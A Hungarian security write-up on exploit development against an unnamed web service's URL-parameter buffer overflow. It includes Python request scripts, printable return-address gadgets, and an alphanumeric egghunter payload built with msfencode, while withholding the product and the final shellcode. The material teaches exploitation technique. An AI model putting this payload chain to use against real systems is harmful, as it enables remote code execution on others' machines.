SILENT SIGNAL
VÉSZJELZÉS HELYETT...

Bevezető

Az ismertetésre kerülő biztonsági hiba 0day kategóriába tartozik, ezért sem a termék, sem a teljes hiba kihasználását lehetővé tevő kód bemutatása nem történik meg. A leírás célja az alkalmazott technika bemutatása. A dokumentum az alapvető memóriával, exploit írással kapcsolatos ismeretek közlését is mellőzi feltételezve, hogy az olvasó tisztába van ezekkel a dolgokkal. A vizsgálatok Windows 2003 SP2 rendszeren Immunity Debugger segítségével történtek.

Sérülékeny pont keresése

Ismertetés


A cél szoftverben egy URL paraméterben átadott érték helytelen kezelése miatt lehetséges egy függvény visszatérési címét módosítani. A hiba sikeres kihasználásával a cél rendszeren saját operációs rendszer szintű parancsokat tudunk futtatni. A cél szoftver elindítása után egy webes felületen lehet az adminisztrációs feladatokat elvégezni. Első lépésben csatlakozunk a debugger segítségével a cél szoftverhez.

Buffer overflow


A hibát az alábbi Python program segítségével tudjuk előidézni:

```
padding = “A” * 1000
buffer = "GET /vuln?objectType=name&objectValue=" + padding + " HTTP/1.1\r\n"
buffer += "Host: 1.1.1.1:1337\r\n"
buffer += "Content-type: application/x-www-form-urlencoded\r\n"
buffer += "User-Agent: BackTrack\r\n"
buffer += "Content-length: 313371\r\n\r\n"

s.send(buffer)
s.close()
```

A debuggerben rögtön látható is a nem megfelelően kezelt bemenet által okozott gond:



A fenti képen a program regisztereinek értékei láthatók a túlcsordulás után. Látható, hogy sikerült módosítani az EIP valamint az EBP regiszterek értékét a beküldött adatok segítségével (az „A” értéke hexadecimálisan 41). Jobban megvizsgálva a regiszterekben tárolt memória címeken található adatokat, rögtön felmerül az első probléma. Egyetlen regiszter sem mutat az általunk beküldött „A” betűk halmazára. A stacket megvizsgálva (ESP regiszter értéke mutat a stack tetejére) a következő problémával szembesülünk:



A beküldött adatok a stack pointer (ESP) előtt helyezkednek el közvetlenül, ahogy az a 0x2237EB3C memóriacím előtt található „41” hexadecimális értékekből látható. A


fenti ábrából az is egyértelműen kiderül, hogy a beküldött 1000 byte adatnak csak a töredéke található a stack területen (0x2237EB00-0x2237EB3C).

Probléma megoldási lehetőségek

A konvencionális exploitálási technikák jelen esetben nem működnek az alábbi problémák miatt:

- egyik regiszter sem mutat az általunk beküldött adathalmazra, így egy ugró utasítással nem tudjuk a program működését az általunk kívánt helyre vezérelni (jmp esp, call eax, stb.)
- Meghatározott karakterkészlet áll a rendelkezésre az utasítások létrehozásához.
- A rendelkezésre álló 56 byte-os memóriaterületre egghuntert nem lehetséges bejuttatni, mivel az adatokat URL-ben adja át a program és ott csak nyomtatható karakterek szerepelhetnek, a különböző kódoló eljárások által generált "URL-safe" egghunter mérete pedig túl nagy a felhasználható területhez képest.

A stack memóriaterület további vizsgálata feltárja, hogy a beküldött adatokra több helyen is hivatkoznak pointerek:



A stack aktuális értékétől 50(0x38), 80(0x50), 100(0x64) byte-ra található memória címekre való hivatkozásokkal lehetséges a saját kódunk végrehajtása. Ezek a mutatók szerencsére a teljes, általunk beküldött adatmennyiségre mutatnak.

Visszatérési cím keresése

A fent említett karakterkészlet megszorítások miatt a visszatérési cím sem tartalmazhat nem nyomtatható karaktereket, valamint & jelet (0x26) sem, mivel az új paramétert jelentene az URL-ben, és levágná az általunk beküldött input adatokat. Az alábbi utasítások felelnek meg a kívánt eredmény eléréséhez:

- add esp, 38

ret
- add esp, 50

ret
- add esp, 64

ret

Az Immunity Debugger segítségével az összes betöltött modulban tudunk ilyen és ehhez hasonló utasításokat keresni. A keresések eredményeit megvizsgálva tapasztalható, hogy a feltételeknek egyetlen utasítás sem felel meg. Minden memóriacím, amely a fent említett utasításokra mutat tartalmaz olyan karaktert, amely nem megengedett.

Keresési elvek

Mivel a fenti szabályszerűség alapján végzett keresés nem vezetett eredményre, ezért olyan utasítás csoportok összeállítása a cél, amely segítségével azonos eredményeket érhetünk el:

add esp,38 ret	pop regiszter add esp, 34 ret
	pop regiszter pop regiszter add esp,30 ret

A fenti példa alapján tetszőleges mennyiségű teszt esetet lehetséges előállítani. Ezzel jelentősen megnövelhetjük a rendelkezésre álló potenciális visszatérési címek halmazát. Egy újabb keresést lefuttatva több megfelelő címet vizsgálhatunk meg:

A csatolt keresés kimenet részleten látható, hogy több utasítás is megfelelő lehet:

- 61755226 (0x26 miatt kizárt)
- 61776751 (ASCII: awgQ - megfelelő lehet)

61776750	5E	POP ESI
61776751	83C4 34	ADD ESP,34
61776754	C3	RETN

- 61776765 (ASCII: awge - megfelelő lehet)

```
61776764   5E          POP ESI
61776765   83C4 34     ADD ESP,34
61776768   C3          RETN
```

- 6177688D (8D miatt kizárt)
- 617768E4 (E4 miatt kizárt)
- 6177693B (ASCII: awi; - megfelelő lehet)

```
6177693A   5E          POP ESI
6177693B   83C4 34     ADD ESP,34
6177693E   C3          RETN
```


A keresés eredményéből kiragadott potenciális lehetőségek közül szinte mindegyik visszatérési cím megfelelő, valamint az általunk kívánt utasításokat tartalmazza. Ezek alapján a visszatérési cím: 0x61776764, amely minden szempontot teljesít.

A visszatérési cím tesztelése

A működés teszteléséhez módosítani kell az eddig megalkotott Python programot az alábbiak szerint:


```
ret = “\x64\x67\x77\x61”
padding = “A” * 56 + ret
buffer = "GET /vuln?objectType=name&objectValue=" + padding + " HTTP/1.1\r\n"
buffer += "Host: 1.1.1.1:1337\r\n"
buffer += "Content-type: application/x-www-form-urlencoded\r\n"
buffer += "User-Agent: BackTrack\r\n"
buffer += "Content-length: 313371\r\n\r\n"

s.send(buffer)
s.close()
```

A Python program ismételt elindítása előtt a debuggerben tegyünk egy breakpointot az általunk megadott visszatérési címre, így látható, hogy sikerült-e módosítani a program futását:



Feltételes ugrás

A teszt program az általunk meghatározott ponton folytatja a végrehajtást. A beküldött adatoknak megfelelő utasításokat hajtja végre:



A következő probléma akkor lép fel, amikor elérjük az általunk meghatározott visszatérési címet a végrehajtási láncban. Mivel utasítást reprezentál, ezért károsan befolyásolja a program működését. Az ilyen eseteknél az alábbi lehetséges megoldások jöhetnek szóba:

- olyan visszatérési cím keresése, amely nem befolyásolja károsan a program működését (jelen esetben hosszadalmas, valamint ezen kívül is sok feltételnek meg kell felelni)
- feltételes ugró utasítással kikerüljük a káros kódrészletet (hátránya, hogy minimum 33 byte-ot kell ugrani (hexa 0x21)).

Mivel elég sok a rendelkezésre álló memóriaterület, így feltételes ugrással küszöböljük ki a problémát:

A fenti ábrán látható, hogy a visszatérési címünk egy ugró utasítást reprezentál, viszont az 1F79DF24 memória címen a saját feltételes ugró utasításunk található, amely átadja a vezérlést egy másik memóriacímre. Az ugró utasítás végrehajtása után a saját shellcode-unkat futtathatjuk.

Saját kód futtatása

A feltételek elviekben adottak, hogy saját kódot futtassunk. Ezt két technika segítségével tehetjük meg:

- egghunter alkalmazása és az eredeti shellcode valamilyen módon a memóriába juttatása (nop+jmp+eip+nop+egghunter) (valahol a memóriában shellcode)
- shellcode alkalmazása (nop+jmp+eip+nop+shellcode)

A jelenlegi esetben a beküldött adatok mennyisége miatt mindkettő lehetőséget választhatnánk. A tesztelések alatt viszont kiderült, hogy tisztán a shellcode végrehajtás nem működik. A probléma pontos meghatározása nem történt meg, nagy valószínűséggel a folyamatban található egyéb szálak beleírnak a shellcode-ba.

Egghunter

Mivel az egghunter nem tartalmazhat speciális karaktereket, így a kiinduláshoz használt 32 byte-os kódot a szabályoknak megfelelő módon kell megváltoztatni.
Az megfelelő egghunter előállításához a Metasploit keretrendszer msfencode alkalmazását használjuk:

```
root@BackTrack4:/pentest/exploits/metasploit3-3/msf3# ./msfencode –I egghunter_bin.txt
BufferRegister=EAX -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 125(iteration=1)

buf =
"\x50\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a"
"\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48"
"\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51"
"\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43"
"\x4a\x4a\x49\x42\x46\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x50"
"\x42\x46\x32\x42\x4a\x43\x32\x50\x58\x48\x4d\x46\x4e\x47"
"\x4c\x43\x35\x50\x5a\x43\x44\x4a\x4f\x4f\x48\x50\x54\x46"
"\x50\x50\x30\x50\x57\x4c\x4b\x4b\x4a\x4e\x4f\x42\x55\x4b"
"\x5a\x4e\x4f\x44\x35\x4b\x57\x4b\x4f\x4d\x37\x41\x41"
```

A BufferRegister opció segítségével beállítjuk, hogy az egghunterre mutató memóriacímet az EAX regiszterben találja a dekódoló eljárás (valamint kiküszöböljük a nem alfanumerikus karaktereket). Az teszt elején említésre került, hogy nem mutat egyetlen regiszter sem az általunk bejuttatni kívánt kódra. Megvizsgálva a stack tartalmát a visszatérési cím átírásakor látható, hogy 20 byte-ra a stacken tárolt visszatérési címtől található ismét egy mutató az általunk beküldött adatokra. Mivel a program vezérlését már tudjuk kontrollálni, így az alábbi művelettel be tudjuk tölteni az ott tárolt címet az EAX regiszterbe:

Hivatkozási problémák

Technika megfelelően működik, egyetlen probléma van vele: nem az egghunter kezdő címére mutat, hanem a beküldött adatok kezdetére. Jelenleg így néz ki az általunk konstruált végrehajtási lánc:

nop + feltételes_ugrás + visszatérési_cím + nop + POP_utasítások + nop + egghunter

Az egghunter pontos meghatározásához a stackről felvett címhez kell az egghunterig felhasznált byte-okat hozzáadni. A megoldás kézenfekvőnek bizonyul egy összeadás művelettel. A probléma viszont, hogy mind az ADD (81XX) assembly művelet, mind az érték nem megengedett karaktereket tartalmaz.

Felhasználva a regiszterekben tárolható értékek azon tulajdonságát, hogy ha nullából kivonunk egyet, 0xFFFFFFFF értéket kapunk (körbefordul), a kivonás (SUB) művelet segítségével is célt érhetünk. Ha az aktuális értékből kivonunk 0xFFFFFFFF-et, akkor az aktuális érték +1-et kapunk. Ezen információkat valamint a felhasználható karakterkészletet figyelembe véve, három kivonás segítségével meg tudjuk határozni az egghunter pontos címét:

A sikeres matematikai számítások után az aktuális payloadunk az alábbiak szerint módosul:

nop + feltételes_ugrás + visszatérési_cím + nop + POP_utasítások + EAX_kalkuláció + nop + egghunter.

A Python programba az alábbi változtatásokat kell átvezetni:

```
eh =(
"\x50\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a"
"\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48"
"\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51"
"\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43"
"\x4a\x4a\x49\x42\x46\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x50"
"\x42\x46\x32\x42\x4a\x43\x32\x50\x58\x48\x4d\x46\x4e\x47"
"\x4c\x43\x35\x50\x5a\x43\x44\x4a\x4f\x4f\x48\x50\x54\x46"
"\x50\x50\x30\x50\x57\x4c\x4b\x4b\x4a\x4e\x4f\x42\x55\x4b"
"\x5a\x4e\x4f\x44\x35\x4b\x57\x4b\x4f\x4d\x37\x41\x41"
)

jmp = "\x75\x21\x41\x41" #jnz
ret = "\x64\x67\x77\x61"

align = (
"\x58\x58\x58\x58\x58\x58"
"\x2d"
"\x35\x66\x66\x66"
"\x2d"
"\x31\x66\x66\x66"
```

```
"\x2d"
"\x24\x33\x33\x33"
)

padding = "\x41" *52 + jmp + ret + "\x41"*27 + align + "\x41"*10 + eh +
"\x41"*(152-125)

buffer = "GET /vuln?objectType=name&objectValue=" + padding + " HTTP/1.1\r\n"
buffer += "Host: 1.1.1.1:1337\r\n"
buffer += "Content-type: application/x-www-form-urlencoded\r\n"
buffer += "User-Agent: BackTrack\r\n"
buffer += "Content-length: 313371\r\n\r\n"
```

A fenti módosított kód futtatása esetén látható, hogy az általunk kívánt memória cím kerül az EAX regiszterbe. Ezek után az egghunter előállítja az eredeti payload-ot, amely segítségével képesek leszünk megkeresni azt az adathalmazt a memóriában, ami az általunk végrehajtani kívánt kódot tartalmazza. Legegyszerűbb eset, hogy a HTTP fejlécek valamelyikében juttatjuk be a program memóriájába az információt (pl.: User-Agent mező).